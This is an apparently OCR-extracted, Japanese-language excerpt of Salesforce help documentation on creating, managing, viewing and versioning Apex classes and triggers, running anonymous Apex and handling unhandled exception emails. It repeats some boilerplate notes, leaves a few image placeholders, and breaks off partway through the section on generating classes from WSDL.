> **メモ:** Developer Edition 組織、Salesforce Enterprise Edition のトライアル組織、または Sandbox 組織を使用している場合にのみ、Salesforce ユーザインターフェースを使用して Apex を追加、編集、または削除できます。Salesforce の本番組織の場合、Apex に変更を加えるには、メタデータ API の `deploy` コール、Force.com IDE、または Force.com 移行ツールを使用する必要があります。Force.com IDE および Force.com 移行ツールは、Salesforce が提供するユーザおよびパートナーをサポートする無料のリソースですが、Salesforce マスターサブスクリプション契約 (MSA) を趣旨とする当社サービスの一部とはみなされていません。

クラスを作成する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*Apex クラス*」と入力し、**[Apex クラス]** を選択します。
2. **[新規]** をクリックします。
3. **[バージョン設定]** をクリックして、このクラスで使用する Apex および API のバージョンを指定します。組織が AppExchange から管理パッケージをインストールした場合、このクラスで使用する各管理パッケージのバージョンも指定できます。すべてのバージョンでデフォルト値を使用します。デフォルト値では、Apex および API についても、各管理パッケージについても、クラスを最新バージョンに関連付けます。最新バージョンのパッケージのものとは異なるコンポーネントや機能にアクセスする場合は、管理パッケージの古いバージョンを指定することもできます。特定の動作を維持するには、Apex および API の古いバージョンを指定できます。
4. クラスエディタで、クラスの Apex コードを入力します。1 つのクラスの長さは、最大 1,000,000 文字です。`@isTest` を使用して定義したコメント、テストメソッド、またはクラスは含みません。
5. **[保存]** をクリックし、変更を保存してクラスの詳細画面に戻るか、**[適用]** をクリックし、変更を保存してクラスの編集を続行します。作成した Apex クラスは、クラスに保存する前に正しくコンパイルする必要があります。

いったん保存されると、クラスはトリガなど別の Apex コードからクラスメソッドや変数を介して呼び出すことができます。

> **メモ:** 下位互換性を持たせるため、クラスは、Apex および API の特定のバージョンのバージョン設定と共に保存されます。Apex クラスが、インストール済みの管理パッケージ内で、カスタムオブジェクトなどのコンポーネントを参照する場合、クラスが参照する各管理パッケージのバージョン設定も同時に保存されます。また、クラスは、最後にコンパイルされて以降、依存するメタデータに変更がない限り、`isValid` フラグを `true` に設定して保存されます。オブジェクトや項目の説明の編集などの表面的な変更も含め、クラスで使用されているオブジェクト名や項目に変更があった場合、またはこのクラスを呼び出すクラスに変更があった場合には、`isValid` フラグが `false` に設定されます。トリガまたは Web

サービスコールによってクラスが呼び出されると、コードが再コンパイルされ、エラーが存在する場合にはユーザに通知されます。エラーがない場合は、`isValid` フラグが `true` にリセットされます。

関連トピック:

- Apex クラスの管理
- Apex クラスの表示
- Apex のバージョン設定の管理

Apex トリガの定義

Apex トリガは、アプリケーション内で関連するオブジェクトの下にメタデータとして保存されます。

メモ: Developer Edition 組織、Salesforce Enterprise Edition のトライアル組織、または Sandbox 組織を使用している場合にのみ、Salesforce ユーザインターフェースを使用して Apex を追加、編集、または削除できます。Salesforce の本番組織の場合、Apex に変更を加えるには、メタデータ API の `deploy` コール、Force.com IDE、または Force.com 移行ツールを使用する必要があります。Force.com IDE および Force.com 移行ツールは、Salesforce が提供するユーザおよびパートナーをサポートする無料のリソースですが、Salesforce マスターサブスクリプション契約 (MSA) を趣旨とする当社サービスの一部とはみなされていません。

1. トリガにアクセスするオブジェクトのオブジェクト管理設定から、[トリガ] に移動します。

   ヒント: Attachment、ContentDocument、および Note 標準オブジェクトでは、Salesforce ユーザインターフェースでトリガを作成できません。これらのオブジェクトの場合、開発者コンソールや Force.com IDE などの開発ツールを使用してトリガを作成します。または、メタデータ API を使用することもできます。

2. [トリガ] リストで、[新規] をクリックします。
3. [バージョン設定] をクリックして、このトリガで使用する Apex および API のバージョンを指定します。組織が AppExchange から管理パッケージをインストールした場合、このトリガで使用する各管理パッケージのバージョンも指定できます。すべてのバージョンでデフォルト値を使用します。デフォルト値では、Apex および API についても、各管理パッケージについても、トリガを最新バージョンに関連付けます。最新バージョンのパッケージのものとは異なるコンポーネントや機能にアクセスする場合は、管理パッケージの古いバージョンを指定することもできます。
4. トリガをコンパイルして有効にする必要がある場合は、[Apex トリガ] をクリックして [有効] チェックボックスをオンにします。組織のメタデータにコードを保存するだけの場合は、このチェックボックスはオフにしておきます。このチェックボックスは、デフォルトではオンです。
5. [内容] テキストボックスで、そのトリガの Apex を入力します。1 つのトリガは、最大 100,000 文字までです。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Developer** Edition、**Enterprise** Edition、および **Database.com** Edition

標準オブジェクト、キャンペーン、ケース、およびメールは、**Database.com Edition** では利用できません。

ユーザ権限

Apex トリガを定義する
- 「Apex 開発」

トリガを定義するには、次の構文を使用します。

```
trigger TriggerName on ObjectName (trigger_events) {
   code_block
}
```

trigger_events には、次のイベントを 1 つ以上含むカンマ区切りのリストを指定できます。

- `before insert`
- `before update`
- `before delete`
- `after insert`
- `after update`
- `after delete`
- `after undelete`

メモ: 定期的なイベントまたは定期的な ToDo の `insert`、`delete`、または `update` によって呼び出されるトリガは、Force.com API からトリガが大量に呼び出されるとき、ランタイムエラーになります。

6. [保存] をクリックします。

メモ: トリガは、最後にコンパイルされて以降、依存するメタデータに変更がない限り、`isValid` フラグを `true` に設定して保存します。オブジェクトや項目の説明の編集などの表面的な変更も含めて、トリガで使用されているオブジェクト名や項目に変更があると、Apex コンパイラがコードを再処理するまで、`isValid` フラグは `false` に設定されます。トリガが次に実行されるときか、ユーザがトリガをメタデータに再保存するときに、再コンパイルされます。

参照項目が削除済みのレコードを参照している場合、デフォルトでは Salesforce により参照項目の値がクリアされます。または、レコードが参照関係にある場合は削除されないように選択することもできます。

関連トピック:

Apex トリガの管理
Apex のバージョン設定の管理
オブジェクト管理設定の検索

匿名 Apex コードの実行


開発者コンソールでは、Apex コードを、特定のアプリケーションロジックに対応するデバッグログを生成する手段としても実行できます。

	必要なユーザ権限
Apex を匿名実行する	「Apex 開発」

開発者コンソールの匿名実行 Apex ツールは、`ExecuteAnonymous` を使用して入力した Apex コードを実行し、実行結果でデバッグログを生成します。

警告: `testMethod` を含むクラスをコールすると、テストメソッドのすべての DML ステートメントが実行されます。このアクションにより、不要なデータが組織に追加されることがあります。

1. **[Debug (デバッグ)]** > **[Open Execute Anonymous Window (実行匿名ウィンドウを開く)]** をクリックして [Enter Apex Code (Apex コードの入力)] ウィンドウを開きます。



2. [Enter Apex Code (Apex コードの入力)] ウィンドウに実行するコードを入力するか、 をクリックして新しいブラウザウィンドウでコードエディタを開きます。実行完了時に結果のデバッグログを自動的に開くには、**[Open Log (ログを開く)]** を選択します。

   メモ: 匿名コードにはキーワード `static` を使用できません。

3. コードを実行します。
   a. ウィンドウ内のコードをすべて実行するには、**[Execute (実行)]** をクリックするか、Ctrl キーを押しながら E キーを押します。
   b. 選択したコード行のみを実行するには、行を選択して、**[Execute Highlighted (強調表示を実行)]** をクリックするか、Ctrl キーと Shift キーを押しながら E キーを押します。

4. **[Open Log (ログを開く)]** を選択した場合、ログはログインスペクタで自動的に開きます。コードを実行後、デバッグログは **[Logs (ログ)]** タブに一覧表示されます。ログをダブルクリックするとログインスペクタで開きます。

5. 同じコードを変更せずに再度実行するには、**[Debug (デバッグ)]** > **[Execute Last (前回のコードを実行)]** をクリックします。コードを変更する場合は、**[Debug (デバッグ)]** > **[Open Execute Anonymous Window (実行匿名ウィンドウを開く)]** をクリックして、前回の入力内容が含まれる [Enter Apex Code (Apex コードの入力)] ウィンドウを開きます。

関連トピック:

開発者コンソールの [Debug (デバッグ)] メニュー
ログインスペクタ
デバッグログの使用
[Logs (ログ)] タブ

Apex 例外が発生すると何が行われるか

例外が発生すると、コードの実行が停止します。例外の前に処理された DML 操作はロールバックされてデータベースにはコミットされません。例外はデバッグログに記録されます。未対応の例外、つまり、コードがキャッチしない例外の場合、Salesforce から例外情報を記載したメールが送信されます。エンドユーザの Salesforce ユーザインターフェースにはエラーメッセージが表示されます。

未対応の例外メール

未対応の Apex 例外が発生した場合、Apex スタック追跡と顧客の組織およびユーザ ID を含むメールが送信されます。他の顧客データはレポートに記載されません。未対応の例外メールは、失敗したクラスまたはトリガの `LastModifiedBy` 項目で指定された開発者にデフォルトで送信されます。さらに、Salesforce 組織のユーザと任意のメールアドレスにメールを送信することもできます。これらのメール通知を設定するには、[設定] から［クイック検索］ボックスに「*Apex 例外メール*」と入力し、**[Apex 例外メール]** を選択します。Tooling API オブジェクトの ApexEmailNotification を使用して、Apex 例外メールを設定することもできます。

メモ: 同期実行される Apex コードで重複する例外が発生すると、最初のメールのみが送信され、それ以降の例外メールは抑制されます。このメール抑制により、開発者の受信箱が同じエラーに関するメールで溢れないようにします。Apex 一括処理や `@future` のアノテーション付きメソッドなどの非同期 Apex の場合、重複する例外のメールは抑制されません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Developer** Edition、**Enterprise** Edition、および **Database.com** Edition

ユーザ権限


Apex 例外メール設定ページにアクセスする
- 「設定を参照」

Apex コードを記述する
- 「Apex 開発」

Tooling API を使用する
- 「API の有効化」

ユーザインターフェースでの未対応の例外

エンドユーザが標準のユーザインターフェースを使用中に Apex コードで例外が発生した場合、エラーメッセージが表示されます。エラーメッセージには、次の通知に似たテキストが含まれます。



管理パッケージでの Apex 例外処理

Force.com AppExchange 用に管理パッケージを作成するときは、Apex によって捕捉されない例外が発生したときにメールで通知を受け取るユーザを指定できます。捕捉されなかった例外の発生場所として、次が考えられます。

- Visualforce アクションまたは getter メソッド
- Web サービスメソッド
- トリガ

送信されるメールの形式は次のとおりです。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Enterprise** Edition

ユーザ権限

パッケージを作成する
- 「Force.com AppExchange パッケージの作成」

パッケージをアップロードする
- 「Force.com AppExchange パッケージのアップロード」

Apex を作成する
- 「Apex 開発」

```
---------------------------------------------------------------------------- Subject:
Developer script exception from CLASSNAME Apex script unhandled trigger exception by
user/organization: USER_ID/ORG_ID EXCEPTION_STRING STACK_TRACE
-----------------------------------------------------------------------------
```

例:

```
---------------------------------------------------------------------------- From:
Apex Application? <info@salesforce.com> To: joeuser@salesforce.com
<joeuser@salesforce.com> Subject: Developer script exception from Gack WS? Date: Mon,
26 Nov 2007 14:42:41 +0000 (GMT) (06:42 PST) Apex script unhandled trigger exception
by user/organization: 010x0000000rfPg/00Fx00000009ejj TestException.Test Exception?:
Gack WS exception Class.Gack WS?.gackTestException: line 4, column 11
-----------------------------------------------------------------------------
```

同じエラーに対して生成されるメール数は、60秒間に同じ件名を持つメッセージを10件までに制限されます。

Apex クラスの管理

使用可能なエディション:Performance Edition、**Unlimited** Edition、**Developer** Edition、および **Enterprise** Edition

ユーザ権限

Apex クラスの定義、編集、削除、セキュリティ設定、バージョン設定、連動関係の表示、およびテストの実行を行う
- 「Apex 開発」

Apex クラスは、Apex オブジェクト作成するためのテンプレート、つまり設計図です。他のクラス、ユーザ定義メソッド、変数、例外種別、および static 初期設定化コードで構成されます。正常に保存されると、クラスメソッドや変数は他の Apex コードから、または、`webService` キーワードで指定されたメソッドの SOAP API (または AJAX Toolkit) を介して呼び出すことができます。

[Apex クラス]ページでは、Apex クラスを作成、管理できます。[Apex クラス]ページにアクセスするには、[設定]から、[クイック検索] ボックスに「*Apex クラス*」と入力し、**[Apex クラス]** を選択します。追加の機能開発には、開発者コンソールを使用します。

Apex クラスを作成するには、[Apex クラス]ページから **[新規]** をクリックして、エディタで Apex コードを記述します。

開発者は、*『Force.com Apex コード開発者ガイド』* に示された構文に従ってクラスメソッドを作成できますが、クラスは、ローカルハードドライブやネットワークに保存されている WSDL ドキュメントを使って自動的に生成することもできます。WSDL ドキュメントを使ってクラスを作成すると、開発者は Apex の中で外部 Web サービスを呼び出すことができます。[Apex クラス] ページで **[WSDL からの生成]** をクリックすると、Apex クラスが WSDL ドキュメントから生成されます。

Apex クラス作成すると、次のことを実行できます。

- クラス名の横にある **[編集]** をクリックして、簡単なエディタで内容を変更します。
- クラス名の横にある **[削除]** をクリックして、組織からそのクラスを削除します。

  メモ:

  - Developer Edition 組織、Salesforce Enterprise Edition のトライアル組織、または Sandbox 組織を使用している場合にのみ、Salesforce ユーザインターフェースを使用して Apex を追加、編集、または削除できます。Salesforce の本番組織の場合、Apex に変更を加えるには、メタデータ API の `deploy` コール、Force.com IDE、または Force.com 移行ツールを使用する必要があります。Force.com IDE および Force.com 移行ツールは、Salesforce が提供するユーザおよびパートナーをサポートする無料のリソースですが、Salesforce マスターサブスクリプション契約 (MSA) を趣旨とする当社サービスの一部とはみなされていません。
  - Visualforce ページまたはコンポーネント用のコントローラとして指定されているクラスは削除できません。
  - アイコンは、Apex クラスが管理パッケージ内でリリースされたことを示しています。パッケージの Apex クラスには、特別な考慮事項があります。
  - アイコンは、Apex クラスがインストール済み管理パッケージ内にあることを示しています。管理パッケージ内のクラスを編集または削除することはできません。
  - アイコンは、以前リリースされた管理パッケージ内の Apex クラスが、次のパッケージのアップロードでは削除されることを示しています。パッケージ詳細ページからは、Apex クラスを削除しないように選択できます。

- Apex クラスに `webService` として定義されたメソッドがある場合は、クラス名の横にある [WSDL] をクリックして、クラスコンテンツから WSDL ドキュメントを生成できます。このドキュメントには、クライアントが Apex Web サービスメソッドを使用するのに必要な情報がすべて記載されています。生成される WSDL ドキュメントには、キーワード `webService` を持つすべてのクラスメソッドが含まれます。
- クラス名の横にある [セキュリティ] をクリックして、Web サービスメソッドなど、最上位のエントリポイントからクラスでメソッドを実行することを許可されているプロファイルを選択します。管理パッケージの一部として組織にインストールされているクラスの場合、`global` と定義されたクラスにはこのリンクのみが表示されます。
- [組織のコードカバー率を見積る] をクリックして、組織の Apex コードが、単体テストによって現在どの程度カバーされているかを把握します。このパーセントは、すでに実行した最新のテスト結果に基づいています。テスト結果がない場合は、コードカバー率は 0% です。
- 1 つ以上の Apex クラスに単体テストが存在する場合は、[すべてのテストを実行] をクリックして、組織で単体テストを実行します。
- 組織のすべての Apex クラスをコンパイルするには、[すべてのクラスをコンパイル] をクリックします。管理パッケージからインストールされたクラスの場合、クラスにテストメソッドが含まれる場合、またはテストクラスの場合、これらのクラスを参照し [Apex テスト実行] ページからそのテストメソッドを実行するには、最初にクラスをコンパイルする必要があります。管理パッケージのクラスは、保存できないため、[すべてのクラスをコンパイル] リンクを介してのみコンパイルできます。それ以外には、管理パッケージ以外の Apex クラスを保存すると、管理パッケージのクラスが再コンパイルされます。このリンクでは、管理パッケージの Apex クラスかどうかに関係なく、組織内のすべての Apex クラスがコンパイルされます。

メモ: Apex クラス、Apex トリガ、Visualforce コンポーネント、Visualforce ページ、テンプレート、フォルダ、S コントロール、静的リソース、Web リンク、カスタムレポートタイプは、管理パッケージに含まれると名前空間プレフィックスが追加されます。ただし、「アプリケーションのカスタマイズ」権限がない場合、名前空間プレフィックスは、テンプレート、フォルダ、カスタムレポートタイプでは表示されません。

関連トピック:

Apex クラスの定義

Apex クラスの表示

Apex トリガの管理

トリガは、オブジェクトレコードがデータベースに挿入される前や、レコードが削除された後など、特定のデータ操作言語(DML)行動が発生する前後に実行される Apex コードです。

トリガは、Salesforce にメタデータとして保存されます。組織のすべてのトリガのリストは、[設定]の[Apex トリガ]ページにあります。トリガはまた、特定のオブジェクトに関連付けられて一緒に保存され、各オブジェクトのオブジェクト管理設定に一覧表示されます。追加の機能開発には、開発者コンソールを使用します。

メモ: Apex クラス、Apex トリガ、Visualforce コンポーネント、Visualforce ページ、テンプレート、フォルダ、Sコントロール、静的リソース、Web リンク、カスタムレポートタイプは、管理パッケージに含まれると名前空間プレフィックスが追加されます。ただし、「アプリケーションのカスタマイズ」権限がない場合、名前空間プレフィックスは、テンプレート、フォルダ、カスタムレポートタイプでは表示されません。

Apex トリガを作成するには、[新規] をクリックします。

メモ: 関連付けられたオブジェクトからのみトリガを作成できます。[Apex トリガ] ページからは作成できません。

Apex トリガを作成すると、次のことができます。

- トリガ名の横にある [編集] をクリックして、簡単なエディタで内容を変更します。
- トリガ名の横にある [削除] をクリックして、組織からそのトリガを削除します。

メモ:

- Developer Edition 組織、Salesforce Enterprise Edition のトライアル組織、または Sandbox 組織を使用している場合にのみ、Salesforce ユーザインターフェースを使用して Apex を追加、編集、または削除できます。Salesforce の本番組織の場合、Apex に変更を加えるには、メタデータ API の `deploy` コール、Force.com IDE、または Force.com 移行ツールを使用する必要があります。Force.com IDE および Force.com 移行ツールは、Salesforce が提供するユーザおよびパートナーをサポートする無料のリソースですが、Salesforce マスターサブスクリプション契約 (MSA) を趣旨とする当社サービスの一部とはみなされていません。
- アイコンは、Apex トリガがインストール済み管理パッケージ内にあることを示しています。管理パッケージ内のトリガを編集または削除することはできません。
- アイコンは、以前リリースされた管理パッケージ内の Apex トリガが、次のパッケージのアップロードでは削除されることを示しています。パッケージ詳細ページからは、Apex トリガを削除しないように選択できます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

Apex トリガの定義、編集、削除、バージョン設定、および連動関係の表示を行う

- 「Apex 開発」

関連トピック:

- Apex トリガの定義
- オブジェクト管理設定の検索

Apex のバージョン設定の管理

下位互換性を持たせるため、クラスは、Apex および API の特定のバージョンのバージョン設定と共に保存されます。Apex クラスが、インストール済みの管理パッケージ内で、カスタムオブジェクトなどのコンポーネントを参照する場合、クラスが参照する各管理パッケージのバージョン設定も同時に保存されます。Apex、API、および管理パッケージのコンポーネントが次のリリースバージョンにアップグレードされた場合でも、クラスまたはトリガは特定の、既知の動作のバージョンにバインドされたままになります。

パッケージバージョンは、パッケージでアップロードされる一連のコンポーネントを特定する番号です。バージョン番号の形式は *majorNumber.minorNumber.patchNumber* (例: 2.1.3) です。メジャー番号とマイナー番号は、メジャーリリース時に選択した値に増えます。*patchNumber* は、パッチリリースにのみ生成および更新されます。公開者は、パッケージバージョンを使用して、パッケージを使用する既存の連携に影響を与えることなく後続のパッケージバージョンをリリースすることにより、管理パッケージのコンポーネントを発展させることができます。

クラスまたはトリガに Salesforce API および Apex のバージョンを設定する手順は、次のとおりです。

1. クラスまたはトリガのいずれかを編集して、[バージョン設定] をクリックします。
2. Salesforce API の [バージョン] を選択します。このバージョンは、クラスまたはトリガに関連付けられている Apex のバージョンでもあります。
3. [保存] をクリックします

クラスまたはトリガのパッケージバージョン設定を定義する手順は、次のとおりです。

1. クラスまたはトリガのいずれかを編集して、[バージョン設定] をクリックします。
2. クラスまたはトリガによって参照される各管理パッケージの [バージョン] を選択します。管理パッケージのこのバージョンは、より新しいバージョンの管理パッケージがインストールされても、バージョン設定を手動で更新しない限り、クラスまたはトリガによって引き続き使用されます。インストール済み管理パッケージを設定リストに追加するには、使用可能なパッケージのリストからパッケージを選択します。リストは、クラスまたはトリガにまだ関連付けられていないインストール済み管理パッケージがある場合にのみ表示されます。
3. [保存] をクリックします。

パッケージバージョン設定を使用する場合は、次のことに注意してください。

- 管理パッケージのバージョンを指定せずに、管理パッケージを参照する Apex クラスまたはトリガを保存する場合、Apex クラスまたはトリガは、デフォルトで、管理パッケージの最新のインストールバージョンに関連付けられます。
- パッケージをクラスまたはトリガで参照している場合は、管理パッケージのバージョン設定は [削除] できません。[連動関係の表示] を使用して、クラスまたはトリガから参照されている管理パッケージがどこにあるか検索できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Performance** Edition、**Unlimited** Edition、**Developer** Edition、**Enterprise** Edition、および **Database.com** Edition

管理パッケージは、**Database.com Edition** では利用できません。

ユーザ権限

Apex クラスの定義、編集、削除、セキュリティ設定、バージョン設定、連動関係の表示、およびテストの実行を行う

- 「Apex 開発」

Apex クラスの表示

クラスを作成した後に、クラスに含まれるコード、クラスの保存対象の API、およびクラスが有効かどうかを表示できます。[設定] から、［クイック検索］ボックスに「*Apex クラス*」と入力し、**[Apex クラス]** を選択して、表示するクラスの名前をクリックします。クラスを表示している間に、次の操作を実行できます。

- クラスに変更を加えるには、**[編集]** をクリックします。

  メモ:

  - Developer Edition 組織、Salesforce Enterprise Edition のトライアル組織、または Sandbox 組織を使用している場合にのみ、Salesforce ユーザインターフェースを使用して Apex を追加、編集、または削除できます。Salesforce の本番組織の場合、Apex に変更を加えるには、メタデータ API の `deploy` コール、Force.com IDE、または Force.com 移行ツールを使用する必要があります。Force.com IDE および Force.com 移行ツールは、Salesforce が提供するユーザおよびパートナーをサポートする無料のリソースですが、Salesforce マスターサブスクリプション契約 (MSA) を趣旨とする当社サービスの一部とはみなされていません。
  - アイコンは、Apex クラスが管理パッケージ内でリリースされたことを示しています。パッケージの Apex クラスには、特別な考慮事項があります。
  - アイコンは、Apex クラスがインストール済み管理パッケージ内にあることを示しています。管理パッケージ内のクラスを編集または削除することはできません。
  - アイコンは、以前リリースされた管理パッケージ内の Apex クラスが、次のパッケージのアップロードでは削除されることを示しています。パッケージ詳細ページからは、Apex クラスを削除しないように選択できます。

  Developer Edition 組織、Salesforce Enterprise Edition のトライアル組織、または Sandbox 組織を使用している場合にのみ、Salesforce ユーザインターフェースを使用して Apex を追加、編集、または削除できます。Salesforce の本番組織の場合、Apex に変更を加えるには、メタデータ API の `deploy` コール、Force.com IDE、または Force.com 移行ツールを使用する必要があります。Force.com IDE および Force.com 移行ツールは、Salesforce が提供するユーザおよびパートナーをサポートする無料のリソースですが、Salesforce マスターサブスクリプション契約 (MSA) を趣旨とする当社サービスの一部とはみなされていません。

- クラスを削除するには、**[削除]** をクリックします。

  メモ: Visualforce ページまたはコンポーネント用のコントローラとして指定されているクラスは削除できません。

- クラスに `webService` として定義されているメソッドがある場合、クラスに基づいて WSDL ドキュメントを作成するには、**[WSDL の作成]** をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

Apex クラスの定義、編集、削除、セキュリティ設定、バージョン設定、連動関係の表示、およびテストの実行を行う

- 「Apex 開発」

メモ: `isTest` と定義されたクラスの WSDL ドキュメントを作成することはできません。

- Apex のコピーをダウンロードするには、[ダウンロード] をクリックします。
- クラスに含まれている単体テストを実行するには、[テストを実行] をクリックします。
- Apex クラスレベルセキュリティを設定するには、[セキュリティ] をクリックします。
- [連動関係の表示] をクリックして、項目、オブジェクト、またはその他のクラスなど、このクラスが有効であるために存在する必要があるアイテムを表示します。

[クラス概要] タブには、クラスのプロトタイプ、つまり他の Apex コードで使用できるクラス、メソッド、変数が表示されます。[クラス概要] タブには、Apex クラスおよびあらゆる内部クラスに含まれる各メソッドと変数のアクセスレベルおよび署名が表示されます。使用できるプロトタイプがない場合、このタブは表示されません。

メモ:

- 管理パッケージに含まれない Apex クラスの場合は、`global` または `public` と定義されたクラス、メソッド、および変数のみが表示されます。
- 管理パッケージに含まれる Apex クラスの場合、[クラス概要] タブには、特定のプロパティまたはメソッドが導入されたパッケージバージョンも表示されます。ドロップダウンリストからバージョン番号を選択して、選択したパッケージバージョンのプロトタイプを確認できます。デフォルト値は、現在インストールされているバージョンです。パッケージ開発者は、Apex メソッドを廃止して新しいパッケージバージョンをアップロードし、異なるプロトタイプを持つ Apex クラスを公開できます。管理パッケージクラスのプロトタイプには、`global` として定義されているクラス、メソッド、変数のみが表示されます。

Apex クラスが、他のクラス、トリガ、カスタムオブジェクトなどのインストール済み管理パッケージ内のコンポーネントを参照する場合、[バージョン設定] タブには、参照するコンポーネントが含まれているパッケージのパッケージバージョンが表示されます。

[ログの検索条件] タブには、クラスに設定可能なデバッグログカテゴリとデバッグログレベルが表示されます。

関連トピック:

Apex クラスの定義
Apex クラスの管理
Apex クラスおよび Apex トリガ用デバッグログの検索条件

Apex トリガ詳細の表示

Apex トリガは、アプリケーション内で関連するオブジェクトの下にメタデータとして保存されます。[設定] ですべてのトリガを表示することもできます。［クイック検索］ボックスに「*Apex トリガ*」と入力し、**[Apex トリガ]** を選択します。

> **メモ:** Developer Edition 組織、Salesforce Enterprise Edition のトライアル組織、または Sandbox 組織を使用している場合にのみ、Salesforce ユーザインターフェースを使用して Apex を追加、編集、または削除できます。Salesforce の本番組織の場合、Apex に変更を加えるには、メタデータ API の `deploy` コール、Force.com IDE、または Force.com 移行ツールを使用する必要があります。Force.com IDE および Force.com 移行ツールは、Salesforce が提供するユーザおよびパートナーをサポートする無料のリソースですが、Salesforce マスターサブスクリプション契約 (MSA) を趣旨とする当社サービスの一部とはみなされていません。

トリガの詳細を表示するには、[設定] から、［クイック検索］ボックスに「Apex トリガ」と入力し、**[Apex トリガ]** を選択して、トリガの名前をクリックします。オブジェクトのオブジェクト管理設定からもトリガ詳細にアクセスできます。

トリガ詳細ページから、次の作業を実行できます。

- **[編集]** をクリックして、トリガの内容を編集します。

  > **メモ:** アイコンは、Apex トリガがインストール済み管理パッケージ内にあることを示しています。管理パッケージ内のトリガを編集または削除することはできません。

- **[削除]** をクリックして、組織からトリガを削除します。
- **[連動関係の表示]** をクリックして、項目、S コントロール、またはクラスなど、トリガに含まれる Apex コードが参照している項目を表示します。
- **[Apex のダウンロード]** をクリックして、トリガのテキストをダウンロードできます。ファイルは、ファイル名としてトリガの名前を付けて保存され、ファイルタイプは `.trg` となります。

トリガ詳細ページには、トリガに関する次の情報が表示されます。

- トリガの名前。
- 取引先やケースなど、トリガが関連付けられているオブジェクトの名前。
- トリガが保存された API バージョン。
- トリガが有効かどうか。

  > **メモ:** トリガは、最後にコンパイルされて以降、依存するメタデータに変更がない限り、`isValid` フラグを `true` に設定して保存します。オブジェクトや項目の説明の編集などの表面的な変更も含めて、トリガで使用されているオブジェクト名や項目に変更があると、Apex コンパイラがコードを再処理するまで、`isValid` フラグは `false` に設定されます。トリガが次に実行されるときか、ユーザがトリガをメタデータに再保存するときに、再コンパイルされます。
  >
  > 参照項目が削除済みのレコードを参照している場合、デフォルトでは Salesforce により参照項目の値がクリアされます。または、レコードが参照関係にある場合は削除されないように選択することもできます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

Apex トリガを表示する
- 「Apex 開発」

- トリガがアクティブかどうか。
- トリガに含まれる Apex コードのテキスト。
- トリガが、Apex クラス、Visualforce ページ、カスタムオブジェクトなどのインストール済み管理パッケージ内のコンポーネントを参照する場合、[バージョン設定] セクションには、参照するコンポーネントが含まれているパッケージのパッケージバージョンが表示されます。
- トリガがインストール済み管理パッケージ内にある場合、［インストール済みパッケージ］は、パッケージ名を示します。

[ログの検索条件] タブには、トリガに設定可能なデバッグログカテゴリとデバッグログレベルが表示されます。詳細は、「Apex クラスおよび Apex トリガ用デバッグログの検索条件」(ページ 6546) を参照してください。

関連トピック:

オブジェクト管理設定の検索

WSDL からの Apex クラスの作成

Apex クラスは、ローカルハードドライブやネットワークに保管されている WSDL ドキュメントから自動的に生成されます。WSDL ドキュメントを使ってクラスを作成すると、開発者は Apex の中で外部 Web サービスを呼び出すことができます。

メモ: 可能な場合には、アウトバウンドメッセージを使用して、インテグレーションソリューションを処理します。必要な場合に限り、サードパーティの Web サービスの呼び出しを使用します。

この機能にアクセスする手順は、次のとおりです。

1. アプリケーションで、[設定] から、［クイック検索］ボックスに「*Apex クラス*」と入力し、[Apex クラス] を選択します。
2. [WSDL からの生成] をクリックします。
3. [参照] をクリックして、ローカルハードドライブまたはネットワーク上の WSDL ドキュメントを選択するか、フルパスを入力します。この WSDL ドキュメントが、作成する Apex クラスの基礎となります。

   メモ: 指定した WSDL ドキュメントに、送信ポートを参照する SOAP エンドポイントの場所が記載されている場合があります。

   セキュリティ上の理由から、Salesforce では、指定できる送信ポートを、次のいずれかに制限します。

